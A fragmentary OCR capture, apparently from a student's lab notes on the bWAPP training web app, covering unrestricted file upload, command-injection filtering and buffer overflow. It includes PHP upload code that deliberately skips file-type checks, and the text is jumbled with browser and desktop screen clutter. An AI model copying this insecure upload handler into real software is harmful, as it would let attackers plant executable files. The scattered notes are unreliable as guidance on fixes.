move_uploaded_file($_FILES["file"]["tmp_name"], "images/" . $_FILES["file"]["name"]);
}
break;
case "1" :
$file_error = file_upload_check_1($_FILES["file"]);
if(!$file_error)
Line 36, Column 14
Spaces: 4
PHP


File Virtual Machine Help
Applications Places System
USA Thu Mar 2, 5:39 PM bee
bWAPP - Unrestricted File Upload - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://localhost/bWAPP/unrestricted_file_upload.php
basic php file
bWAPP - Unrestricted File Up...
CVE - CVE-2010-4480
bWAPP
an extremely buggy web app !
bWAPP v2.2
Hack
Set your security level:
low
Set
Current: low
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
Logout
Welcome Bee
/ Unrestricted File Upload /
Please upload an image:
Browse...
Upload
Sorry, the file extension is not allowed. The following extensions are blocked: asp, aspx, dll, exe, jsp, php
bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?
Done
bWAPP - Unrestricted...
bWAPP - File Browser
Desktop - File Browser
bof_2.php (/var/www/...
bee@bee-box: /var/w...
To grab input, press Ctrl+G

Fixes:


Buffer OverFlow:


```
$title = $_POST["title"];
// check for arbitrary shell commands
$title = escapeshellcmd($title);

if($title == "")
{
```


Unrestricted File

```
{
    case "0" :
        // Check for file extension
        if(!$file_error)
        {
            move_uploaded_file($_FILES["file"]["tmp_name"], "images/" . $_FILES["file"]["name"]);
        }
        break;
```

A10 Unvalidated Redirects and Forwards






www.bing.com
Apps
Bookmarks
MANCHESTER U
IITs and IISc elear
Football | Mail O
(2) IIIT-H PGEE
(11) How
Web
Images
Videos
Maps
News
|
MSN
Office Online
Outlook.com
Bing
Languages: हिंदी বাংলা
मराठी தமிழ் ગુજરાતી
മലയാളം ਪੰਜਾਬੀ